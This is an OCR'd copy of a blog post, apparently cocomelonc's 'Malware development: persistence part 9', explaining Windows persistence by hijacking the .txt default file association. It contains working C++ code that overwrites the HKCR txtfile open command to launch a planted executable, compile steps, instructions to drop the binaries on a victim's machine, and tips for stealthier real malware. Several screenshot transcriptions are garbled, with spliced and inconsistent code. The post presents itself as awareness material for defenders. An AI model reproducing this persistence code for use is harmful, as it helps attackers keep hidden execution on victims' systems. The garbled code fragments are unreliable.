


Malware development: persistence - part 9. Default file extension hijacking. Simple C++ example.

 cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html

August 26, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!




The screenshot shows a terminal window on the left displaying the C++ code for default file extension hijacking. The code includes imports for windows.h, defines WinMain as the entry point, and uses MessageBox to display "Meow-meow!". It also shows the use of RegOpenKeyEx, RegSetValueEx, and RegCloseKey to hijack the .pers.exe key under HKEY_CLASSES_ROOT\txtfile\shell\open\command. The right side of the screenshot shows a Windows 10 desktop with a PowerShell window titled "win10-x64 (Snapshot 1) [Running] - Oracle VM VirtualBox". The PowerShell command "reg query" is used to verify the hijack, and a message box titled "Meow-meow!" is displayed, confirming the success of the persistence mechanism.

```
1 //*-  
2 hack.cpp~  
3 evil app for windows persistence via~  
4 hijacking default file extension~  
5 author: @cocomelonc~  
6 https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html~  
7 */~  
8 #include <windows.h>~  
9 #pragma comment(lib, "user32.lib")~  
10 ~  
11 int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow){~  
12     MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);~  
13     return 0;~  
14 }~  
argc, char* argv[]){~  
hkey = NULL;~  
~  
// command for replace~  
// systemRoot\SYSTEM32\NOTEPAD.EXE~  
// previous app~  
char* cmd = "Z:\2022-08-26-malware-pers-9\hack.exe";~  
~  
// hijacking logic~  
if(res = RegOpenKeyEx(HKEY_CLASSES_ROOT, (LPCSTR)"txtfile\shell\open\command", 0, REG_SETKEY)) {~  
    UpdateKey(res);~  
    RegSetValueEx(hkey, (LPCSTR) "", 0, REG_SZ, (void*)cmd, 0);~  
    RegCloseKey(hkey);~  
}~  
~  
return 0;~
```

This article is the result of my own research into one of the interesting malware persistence trick: hijacking default file extension.

default file association

For example, when a `.txt` file is double-clicked, `notepad.exe` is used to open it.



Windows knows that it must use `notepad.exe` to access `.txt` files because the `.txt` extension (and many others) are mapped to applications that can open such files in the registry: `HKEY_CLASSES_ROOT`.

It is possible to hijack a default file association to execute a malicious program.


practical example

Let's go to hijack `.txt`. In this case, the `.txt` extension handler is specified in the registry key listed below:

`HKEY_CLASSES_ROOT\txtfile\shell\open\command`

Run command:

```
req query "HKCR\txtfile\shell\open\command" /s
```



Then, create our “malicious” application:

```
/*
hack.cpp
evil app for windows persistence via
hijacking default file extension
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

As you can see, the logic is pretty simple as usually: just pop-up `meow-meow` messagebox.

At the next step, hijack the `.txt` file extension by modifying the value data of `\HKEY_CLASSES_ROOT\txtfile\shell\open\command` by this script:

```

/*
pers.cpp
windows persistence via
hijacking default file extension
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/26/malware-pers-9.html
*/
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // command for replace
    // "%SystemRoot%\system32\NOTE PAD.EXE %1"
    // malicious app
    const char* cmd = "Z:\2022-08-26-malware-pers-9\hack.exe";

    // hijacking logic
    LONG res = RegOpenKeyEx(HKEY_CLASSES_ROOT,
    (LPCSTR)"\txtfile\shell\open\command", 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // update key
        RegSetValueEx(hkey, (LPCSTR) "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
        RegCloseKey(hkey);
    }
    return 0;
}


```

As you can see, in this source code we just replace `%SystemRoot%\system32\NOTE PAD.EXE %1` with `Z:\2022-08-26-malware-pers-9\hack.exe`.

demo

Let's go to see everything in action. Compile our malware:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```

[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-08-26-malware-pers-9]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-08-26-malware-pers-9]
$ ls -lt
total 24
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Aug 26 23:24 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc   394 Aug 26 23:24 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc   754 Aug 26 23:15 pers.cpp

```

The generated `hack.exe` needs to be dropped into the victim's machine.

Then, compile the program responsible for persistence:

```
x86_64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


```
[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-08-26-malware-pers-9]
$ x86_64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

[cocomelonc㉿kali] -[~/hacking/cybersec_blog/2022-08-26-malware-pers-9]
$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Aug 29 04:22 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 394 Aug 26 23:26 hack.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Aug 26 23:24 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 754 Aug 26 23:15 pers.cpp
```

The generated `pers.exe` also needs to be dropped into the victim's machine.

Then just run:

```
.\pers.exe
```



So, try to open `.txt` file, for example double-click `test.txt`:

```

1 /*-
2  hack.cpp
3  evil app for windows persistence via
4  hijacking default file extension and file extension
5  author: @cocomelonc
6  https://cocomelonc.github.io/malware-pers-9.html
7 */
8 #include <windows.h>
9 #pragma comment (lib, "user32.lib")
10 #include <string.h>
11 int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR cmdLine, int nCmdShow)
12 {
13     MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
14     return 0;
15 }
16 // command for replace
17 // %SystemRoot%\system32\NOTEPAD.EXE
18 // malicious app
19 const char* cmd = "Z:\\2022-08-26-malware-pers-9\\hack.exe";
20 // hijacking logic
21 LONG res = RegOpenKeyEx(HKEY_CLASSES_ROOT, (LPCSTR) "\\txtfile\\shell\\open\\command", 0, KEY_SET_VALUE);
22 if (res == ERROR_SUCCESS) {
23     RegSetValueEx(hkey, (LPCSTR) ".pers", 0, REG_SZ, (BYTE*) cmd, strlen(cmd));
24     RegCloseKey(hkey);
25 }
26
27
28
29

```

```


5 author: @cocomelonc
6 https://cocomelonc.github.io/malware-pers-9.html
7 */
8 #include <windows.h>
9 #include <string.h>
10 #include <stdlib.h>
11 #include <stdio.h>
12 #include <io.h>
13 int main(int argc, char* argv[])
14 {
15     HKEY hkey = NULL;
16     // command for replace
17     // "%SystemRoot%\system32\NOTEPAD.EXE"
18     // malicious app
19     const char* cmd = "Z:\\2022-08-26-malware-pers-9\\hack.exe";
20     // hijacking logic
21     LONG res = RegOpenKeyEx(HKEY_CLASSES_ROOT, (LPCSTR) "\\txtfile\\shell\\open\\command", 0, KEY_SET_VALUE);
22     if (res == ERROR_SUCCESS) {
23         RegSetValueEx(hkey, (LPCSTR) ".pers", 0, REG_SZ, (BYTE*) cmd, strlen(cmd));
24         RegCloseKey(hkey);
25     }
26     return 0;
27 }

```

As you can see, the “malware” will be executed. Perfect! :)

Then, cleanup:

```
reg add "HKEY_CLASSES_ROOT\txtfile\shell\open\command" /ve /t REG_SZ /d "%SystemRoot%\system32\NOTE PAD.EXE %1"
```



The screenshot shows a Windows PowerShell window titled "win10-x64 (Snapshot 1) [Running] - Oracle VM VirtualBox". The window contains the following command and its output:

```
Administrator: Windows PowerShell
PS Z:\2022-08-26-malware-pers-9> reg add "HKEY_CLASSES_ROOT\txtfile\shell\open\command" /ve /t REG_SZ /d "%SystemRoot%\system32\NOTE PAD.EXE %1" /f
The operation completed successfully.
PS Z:\2022-08-26-malware-pers-9> reg query "HKCR\txtfile\shell\open\command" /s

HKEY_CLASSES_ROOT\txtfile\shell\open\command
(Default)      REG_SZ      %SystemRoot%\system32\NOTE PAD.EXE %1

PS Z:\2022-08-26-malware-pers-9>
```

The taskbar at the bottom of the window shows several pinned icons, including File Explorer, Mozilla Firefox, and Microsoft Edge. The system tray displays the date and time (5:34 AM, 8/29/2022) and a notification icon.

It would be good practice to do this (in real malware) with little bit different logic so that the victim user will still be able to open the original .txt file, but he will additionally run the malicious activity.

This persistence trick is used by [SILENTTRINITY](#) framework and [Kimsuky](#) cyber espionage group. This malware was used in a 2019 campaign against Croatian government agencies by unidentified cyber actors.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: Change Default File Association

SILENTTRINITY

Kimsuky

source code on Github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine